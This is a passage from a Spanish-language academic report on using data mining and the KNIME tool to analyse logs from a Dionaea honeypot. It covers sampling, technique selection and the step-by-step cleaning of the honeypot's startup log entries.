- Generalización: Consiste en la simplificación de los datos, en un contexto concreto. Para ello se necesita de cierta información adicional que de forma a tal contexto. Ej.: Podemos generalizar algún ataque basándonos en el flujo de datos que llega a nuestra máquina.
- Pivotamiento: Consiste en intercambiar las filas por las columnas. Puede ser realmente útil en el caso de que queramos hacer un análisis concreto sobre el valor de algunas variables concretas y tengamos una cantidad de registros enorme. En caso de herramientas de asociación puede no ser realmente necesario el uso de esta operación o incluso entorpecerlo.

Selección

Esta sección se centra en qué atributos y cuantas instancias vamos a necesitar para realizar la minería de datos. Realmente vamos a evaluar la necesidad de que atributos considerar y cuantas y cuales grupos de instancias vamos a necesitar.

Entre los tipos de muestreo tenemos los siguientes:

- **Muestreo Aleatorio Simple**: Asigna una misma probabilidad de extracción a todas las instancias. Este muestreo puede hacerse sin reemplazamiento (asignando un número aleatorio a cada instancia y ordenándolos con ese valor y cogiendo los “n” elementos que nos plazcan) o con él (igual al anterior pero estableciendo un límite entre 1 y m, siendo m el total de instancias).
- **Muestreo Aleatorio Estratificado**: Aquí se ha de dividir las instancias en estratos o grupos (división para la cual hace falta un conocimiento previo para estipular correctamente que va en cada grupo). Las técnicas con y sin reemplazo también pueden aplicarse aquí, teniendo en cuenta que los grupos son una variable adicional.

- **Muestreo de Grupos**: Similar al anterior, la particularidad de este muestreo es el de descartar los grupos que creamos puedan afectar a la calidad de los datos.
- **Muestreo Exhaustivo**: Similar al muestreo estratificado. Aquí la idea es la siguiente, se genera un valor dentro de un intervalo (si son atributos nominales habrá que normalizarlos primero), con esto generamos una instancia ficticia, ahora buscamos de entre las instancias reales la más parecida, de esta manera extraemos n instancias parecidas.

Por último, en esta sección, tocaremos la reducción de la dimensionalidad, esto puede sernos útil por varios motivos:

- Reducimos el tamaño de los datos a analizar ignorando los menos o nada relevantes.
- Puede mejorar el modelo final al estar centrado en las variables más importantes.
- Facilita la comprensión del modelo final.

Podemos utilizar algunas reglas para saber cuándo debemos eliminar una variable. Algunas de ellas son:

- Eliminación de (partes de) claves candidatas. Datos como números de registro, teléfonos y demás son demasiado específicos y puede dar lugar a dificultades a la hora de realizar tareas de clasificación o de regresión.
- Eliminación de atributos dependientes: Para eliminar la redundancia ya que, en ocasiones varios datos pueden sacarse a partir de uno solo (como suele pasar con los códigos postales, regiones y ciudades, o las matrículas de coche). La idea es quedarse, por ejemplo, con aquella variable con la que se pueden extraer el resto de datos que consideramos redundante (en nuestro ejemplo el código postal).

3.2.2 Minería de datos

Definición: Proceso de construcción de un modelo basado en los datos recopilados que defina una descripción de patrones y relaciones entre los datos con los que poder realizar predicciones, dar una mejor comprensión de los datos, o explicar situaciones pasadas. A continuación definiremos algunas tareas (para definir el tipo de problema) y métodos (técnicas para analizar)

- Tipo de técnica de minería de datos a usar:
  - Usaremos técnicas descriptivas, pues nuestro objetivo consistirá en recoger la información de una serie de registros (posiblemente diferentes entre sí) y extraer patrones conclusiones a raíz de la información de los mismos.
  - Este tipo de técnicas incluyen el agrupamiento, las reglas de asociación (normal o secuencial), así como las correlaciones.
  - La aplicación de cada modelo debe superar algunas fases:
    - Identificación objetiva: A partir de los datos iniciales se aplican las reglas más adecuadas para el tratamiento de los mismos.
    - Estimación: Cálculo de los parámetros del modelo elegido para los datos.
    - Diagnosis: Contraste de validez con el modelo estimado.
    - Predicción: Uso del modelo validado para predecir los valores futuros de las variables.
- Técnica más adecuada
  - Tarea
    - Agrupamiento: Aquí la idea es definir grupos, es decir, averiguar una serie de valores similares en los ejemplos del conjunto y reunirlos acorde a esos valores.
    - Correlaciones y factorizaciones: Con estas técnicas buscamos ver la relación entre dos atributos. En este caso podríamos utilizar modelos de regresión (técnica predictiva) para ver esa dependencia. Son forzosamente bidireccionales o no orientadas.
    - Reglas de asociación: Tiene una finalidad similar a las correlaciones y factorizaciones, pero enfocada a atributos nominales. A diferencia del tipo anterior las reglas de asociación si pueden ser orientadas. Existen varios tipos de estas reglas:
      - Secuenciales: las asociaciones ocurren en distintos momentos del tiempo.
      - Negativas: Permiten más de dos valores por atributo.
      - Multinivel
    - Dependencias funcionales: Son muy parecidas a las reglas de asociación, pero considerando todos los valores de las variables.
    - Detección de valores e instancias anómalas: Se centra encontrar ejemplos que sean poco frecuentes o poco similares al resto.
  - Métodos

    En este apartado expandiremos las tareas o métodos para realizar la minería de datos ya presentados en el subapartado “Técnicas de

minería de datos", pero en este caso nos centraremos en los que pueden ser útiles para nuestro problema.

- Técnicas bayesianas: Se usan para medir la probabilidad de pertenencia a una clase usando probabilidades. (En nuestro caso, la probabilidad del tipo de ataque enfocado a un determinado puerto, en el caso de ssh, un ataque de diccionario, un gusano que tenga abierto el puerto, etc).
- Técnicas basadas en conteos de frecuencias y tablas de contingencias: Se basa en medir la relación de dos (o más) sucesos en función de con qué frecuencia se presentan conjuntamente.
- Técnicas basadas en árboles de decisión y sistemas de aprendizaje de reglas. Se basan en sacar conclusiones a partir de un conjunto de reglas. Podemos usarlas para deducir en función de patrones de ataque ya conocidos.
- Técnicas relacionales, declarativas y estructurales. Nos permiten expresar modelos mediante lenguajes declarativos, lo cual puede sernos de utilidad para utilizar con el método anterior.

3.2.3 Evaluación e interpretación de los resultados obtenidos

- Criterios de evaluación

Los criterios de evaluación varían en función del tipo de tarea usada. En esta subsección describiremos cuáles serán los criterios a priorizar en función de la técnica.

- Modelos de agrupamiento: Para evaluar estos métodos podemos seguir algunos de los siguientes criterios:
  - En función de la verosimilitud, es decir, quedarse con la hipótesis que más relacionada esté con los datos.
  - Observar la distancia entre grupos véase, cuanta más distancia entre los grupos mejor es el modelo (por saber identificar correctamente cada grupo).
  - Aprender distintos modelos y luego compararlos. Si al hacer la comparación son similares es que las agrupaciones son acertadas
- Reglas de asociación: En este caso los modelos se evalúan acorde a dos características:
  - Cobertura o soporte: número de ejemplos donde se puede aplicar el modelo.
  - Confianza o precisión: Porcentaje que el modelo concuerda cuando se pone en práctica.

3.2.4 Difusión y utilización del nuevo conocimiento

- Se necesita
  - Difusión
    - Para facilitar la difusión del conocimiento extraído mediante minería de datos se recomienda el uso de un estándar genérico para el intercambio de información. En caso de ser necesario, en este trabajo se utilizará el estándar PMML (Predictive Model Markup Language). Los motivos para recomendar este sistema van desde el hecho de que se base en XML hasta en el hecho de que multitud de empresas relevantes como Microsoft u Oracle estén usándola actualmente.
  - Utilización e incorporación
    - Podemos usar el modelo extraído del proceso para:
      1. Evaluar la amenaza actual, es decir, acorde a lo que sabemos hasta qué punto está de acertado el modelo extraído.
      2. Si el primer punto resulta ser un éxito, quizás podamos considerar utilizar este modelo en procesos predictivos de cara a evitar daños en futuras situaciones similares.

3.3 Justificaciones de las herramientas

De la misma manera hemos barajado una serie de herramientas para la ejecución de nuestras tareas de minería de datos:

- WEKA: Conjunto de algoritmos de aprendizaje enfocados a la minería de tipo predictivo. Dentro de WEKA se incluyen herramientas para tareas como la preparación, clasificación, regresión u agrupamiento (entre otras).
- RapidMiner: Herramienta de minería de datos la cual permite generar modelos tanto predictivos como descriptivos, además de la visualización de los datos. Compatible con el lenguaje SQL. Además es compatible con los algoritmos de WEKA.
- Knime: Herramienta analítica enfocada a la creación de modelos mediante un entorno visual. Destacable es la intuitividad de su entorno gráfico. También compatible con WEKA.
- MLC++: Librería en C++ enfocada en Aprendizaje supervisado.
- XELOPES: Realmente es una librería más que una aplicación (por lo que de ser necesario podría implementarse en alguna herramienta), aunque puede usarse de manera independiente. Está especializada en analizar enormes cantidades de datos.

Finalmente, las herramientas evaluadas para su uso en este proyecto han sido RapidMiner y Knime. Ambas tienen interfaces intuitivas y sirven a propósitos similares. Se ha optado por escoger KNIME debido a que los requisitos que necesita son inferiores a los de RapidMiner haciendo la herramienta más accesible y encasillando a RapidMiner a una herramienta enfocada más a un entorno de producción.

3.4 Caso práctico con Dionaea

3.4.1 Abstracción del escenario

En esta fase, definiremos que tenemos intención de buscar, de cara a comparar lo encontrado con lo conocido y ver así la certeza de nuestra búsqueda.


En nuestro caso vamos a buscar los siguientes ataques:

- Desbordamiento de buffer
- Los que estén orientados a los siguientes servicios: blackhole, epmap, ftp, http, memcache, mirror, mqtt, mssql, mysql, pptp, sip, smb, tftp, upnp.

Y para identificarlos tenemos, primero los logs de la propia herramienta los cuales registran que servicios emulados están siendo atacados. Segundo, formación previa sobre algunos ataques informáticos lo que nos va a permitir identificar que suceden en los registros.


3.4.2 Selección de datos

Para esta fase hemos decidido implementar los registros directamente en la herramienta de KNIME. Para la inserción de los datos de Dionaea, se ha optado por introducir directamente los datos. Para ello se ha hecho uso del siguiente nodo:




Nodo 'File Reader' 1

En un inicio la tabla quedaría así:



Nodo 'File Reader' 2

El cual ha sido configurado de la siguiente manera:



Nodo 'File Reader' 3

La división se ha hecho separando los espacios en blanco. Esto genera un número enorme de columnas. En este primer paso podemos definir ya

algunas de las columnas relevantes que vamos a utilizar después. En el siguiente paso veremos cómo solucionar este problema.

3.4.3 Limpieza y procesamiento de los datos

Aquí vamos a preparar los datos para facilitar su lectura. Como hemos comentado antes, la división por espacios nos ha dejado un número inabarcable de columnas que por sí solas no valen nada. Para arreglar este problema vamos a realizar los siguientes pasos:

6.1.1.1. Evaluar qué información poseen esas columnas.

Lo primero es echar un vistazo a la información que hay en ellas.

	*Col4	Col5	Col6	Col7	Col8	
essage:	new	module	lib/dionaea/curl.so	0x17ceb20	fn	0x
.c:613...	curl_new	?	?	?	?	?
.c:658...	curl	version	7.52.1	features:c-a...	protocols:di...	?
ebug:	ihandler_new	pattern	dionaea.downlo...	cb	0x76f722e4	cb
ebug:	ihandler	0x17f06f8	pattern	dionaea.do...	cb	0x
ebug:	ihandler_new	pattern	dionaea.upload....	cb	0x76f722e4	cb
ebug:	ihandler	0x17f0800	pattern	dionaea.upl...	cb	0x
essage:	new	module	lib/dionaea/pyth...	0x17cfaa8	fn	0x
dule.c:...	new	/home/cowri...	0x179b210	?	?	?
dule.c:...	Python	Interpreter	/usr/bin/python3.5	?	?	?
dule.c:...	running	sys.path.ins...	'lib/dionaea/pyth...	default	?	?
	Initializing	services	...	?	?	?
	Import	module	dionaea.blackhole	?	?	?
	Import	module	dionaea.cmd	?	?	?
	Import	module	dionaea.core	?	?	?
	Import	module	dionaea.echo	?	?	?
	Import	module	dionaea.emu	?	?	?
	Import	module	dionaea.emu_sc...	?	?	?
	Import	module	dionaea.exception	?	?	?


Nodo 'File Reader' 4

S Col261	S Col262	S Col263	S Col264	S Col265	S Col266
?	?	?	?	?	?
?	?	?	?	?	?
?	?	?	?	?	?
?	?	?	?	?	?
?	?	?	?	?	?
?	?	?	?	?	?
?	?	?	?	?	?
?	?	?	?	?	?
?	?	?	?	?	?
?	?	?	?	?	?
?	?	?	?	?	?
?	?	?	?	?	?
?	?	?	?	?	?
?	?	?	?	?	?
?	?	?	?	?	?
?	?	?	?	?	?
?	?	?	?	?	?
?	?	?	?	?	?
?	?	?	?	?	?
?	?	?	?	?	?

Nodo 'File Reader' 5


Como podemos observar, tenemos columnas con información dispersada y otras carentes de información. Esto se debe a que algunas de las líneas del registro tienen cadenas de caracteres muy largas, las cuales han dado origen a tanta columna al dividirlas por espacios en blanco. Cada una de esas interrogaciones es una columna vacía.

6.1.1.2. La solución que se ha optado para conservar la información es “pegar” todas esas columnas en una, pues incluirían información sobre las acciones registradas. Para ello hemos usado este nodo:




Nodo 'Column Combiner' 1

Para unificar todas esas columnas sueltas.




Nodo 'Column Combiner' 2

Sin embargo, lo que realmente hace el nodo es crear una columna adicional. Para quitarnos esta molestia no tenemos más que filtrar las columnas con el nodo ‘Column Filter’:



Nodo 'Column Filter' 1

Y seleccionar que columnas queremos mantener en nuestra tabla:



Nodo 'Column Filter' 2


Con todos estos cambios nos quedaría una tabla así:

[14022019	19:08:38]	incident	/home/cowrie/dionaea/src/incident.c:185-debug:	_ihandler_new_pattern dionaea.upload.request cb 0x76f722e4 ctx (nil) ?
[14022019	19:08:38]	incident	/home/cowrie/dionaea/src/incident.c:187-debug:	ihandler 0x17f0800 pattern dionaea.upload.request cb 0x76f722e4 ctx (nil) ?
[14022019	19:08:38]	modules	/home/cowrie/dionaea/src/modules.c:216-message:	new module lib/dionaea/python.so 0x17cfaa8 fn 0x75db8c60 ?
[14022019	19:08:38]	python	/home/cowrie/dionaea/modules/python/module.c:...	new /home/cowrie/dionaea/modules/python/module.c 0x179b210 ?
[14022019	19:08:38]	python	/home/cowrie/dionaea/modules/python/module.c:...	Python Interpreter /usr/bin/python3.5 ?
[14022019	19:08:38]	python	/home/cowrie/dionaea/modules/python/module.c:...	running sys.path.insert(0, 'lib/dionaea/python') default ?
[14022019	19:08:38]	services	/dionaea/services.py:136-info:	Initializing services ... ?
[14022019	19:08:38]	dionaea	/dionaea/__init__.py:56-info:	Import module dionaea.blackhole ?
[14022019	19:08:38]	dionaea	/dionaea/__init__.py:56-info:	Import module dionaea.cmd ?
[14022019	19:08:38]	dionaea	/dionaea/__init__.py:56-info:	Import module dionaea.core ?
[14022019	19:08:38]	dionaea	/dionaea/__init__.py:56-info:	Import module dionaea.echo ?
[14022019	19:08:38]	dionaea	/dionaea/__init__.py:56-info:	Import module dionaea.emu ?
[14022019	19:08:38]	dionaea	/dionaea/__init__.py:56-info:	Import module _dionaea.emu_scripts_ ?
[14022019	19:08:38]	dionaea	/dionaea/__init__.py:56-info:	Import module dionaea.exception ?
[14022019	19:08:38]	dionaea	/dionaea/__init__.py:56-info:	Import module dionaea.fail2ban ?
[14022019	19:08:38]	dionaea	/dionaea/__init__.py:56-info:	Import module dionaea.ftp ?
[14022019	19:08:38]	dionaea	/dionaea/__init__.py:56-info:	Import module _dionaea.ftp_download_ ?
[14022019	19:08:38]	dionaea	/dionaea/__init__.py:56-info:	Import module dionaea.hpfeeds ?
[14022019	19:08:38]	dionaea	/dionaea/__init__.py:56-info:	Import module dionaea.http ?
[14022019	19:08:38]	dionaea	/dionaea/__init__.py:56-info:	Import module dionaea.ihandlers ?


Nodo 'Column Filter' 3

Bastante más entendible que las tablas anteriores.

Podemos eliminar tanta interrogación añadiendo el nodo 'Missing Value' con el que podemos sustituir el valor que saldrá cuando no haya datos en la tabla.




Nodo 'Missing Value' 1



Nodo 'Missing Value' 2

Al sustituir el valor por nada las tablas se nos quedará así:




Spec - Columns: 334 | Properties | Flow Variables

